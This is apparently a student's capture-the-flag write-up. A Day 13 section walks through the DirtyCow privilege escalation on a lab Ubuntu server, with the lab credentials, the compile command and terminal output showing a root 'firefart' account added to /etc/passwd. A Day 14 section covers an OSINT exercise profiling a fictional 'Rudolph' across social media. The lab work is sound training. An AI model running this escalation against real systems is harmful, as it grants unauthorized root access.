
Question 4: Who got here first?
Ans: grinch




Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?


Ans: gcc -pthread dirty.c -o dirty -lcrypt









Question 6: What "new" username was created, with the default operations of the real C source code?
Ans: firefart





psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.62
23:23
1211101873@kali: ~
File Actions Edit View Help
1211101873@kali: ~ ×
1211101873@kali: ~ ×
1211101873@kali: ~ ×
Last login: Wed Jun 29 03:03:38 2022 from 10.8.94.62
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ ./dirty.c
-sh: 3: ./dirty.c: Permission denied
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
mmap: 7f7ba1db7000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$


psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.62
23:24
firefart@christmas: ~
File Actions Edit View Help
1211101873@kali: ~ ×
1211101873@kali: ~ ×
firefart@christmas: ~ ×
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ ./dirty.c
-sh: 3: ./dirty.c: Permission denied
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
mmap: 7f7ba1db7000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:/home/santa# ls
christmas.sh cookies_and_milk.txt dirty dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~#


Question 7: What is the MD5 hash output?

Ans: 8b16f00dd3b51efadb02c1df7f8427cc



Question 8: What is the CVE for DirtyCow?

Ans: CVE-2016-5195



The Thought Process:

In order to deploy the machine and run the command nmap, we first follow the instructions provided in the tryhackme to run the command nmap **<IP_ADDRESS>.** From there, we can observe that the service and outdated protocol that were in use were **telnet.** We then used the command **telnet MACHINE_ IP** to attempt a connection to the service. Because 23 is the standard port for telnet, we did not include the port from the nmap scan. The username and password for the Christmas login were given to us from there, and the credential that was left for us was the password itself, **clauschristmas**. Next, we attempted to access the Christmas login by typing "**ssh santa@MACHINE_IP**." We only use the term "santa" to identify ourselves as such and not the kali account. When signed in, we can find out the server's Linux distribution and version number by using the command "**cat /etc/*release**". From there, we learn that the server was running **Ubuntu 12.04** as its Linux distribution and version number. Next, we used the command "**ls**" to discover that there was a file with the name "**cookies and milk.txt**". We then attempted to check what was in the file, and found a message stating that the **Grinch** arrived first! The verbatim syntax for question 5 was then obtained by doing research on the DirtyCow URL that was mentioned in the notes. The system needs a file called "**dirty.c**" that we must add, which we added by using "**nano**". We copied the codes for link "**dirty.c**" from the link into the file. The verbatim syntax was then executed, followed by "**./dirty**," and a new password was entered for "**firefart.**" Finally, we followed the steps to switch the user account to a new user account and control the server for the MD5 hash result. To do that, we run the commands "**su firefart**" and "**cd /root**" to take ownership of the server. We discovered that the Grinch had left us a message. The command "**tree | md5sum**" was used in accordance with Grinch's instructions to obtain the hash.


Day 14 : Where's Rudolph?

Tools used: Browser, Firefox

Solution:

Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Search ***IGuidetheClass reddit*** at browser, then go to comment and copy URL ***https://www.reddit.com/user/IGuidetheClaus2020/comments/***




Question 2: According to Rudolph, where was he born?

According to Rudolph, he was born in CHICAGO

Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer : May




Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter

Question 5: What is Rudolph's username on that platform?

Answer: IGuideClaus2020




Question 6: What appears to be Rudolph's favorite TV show right now?

Answer: bachelorette


Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago



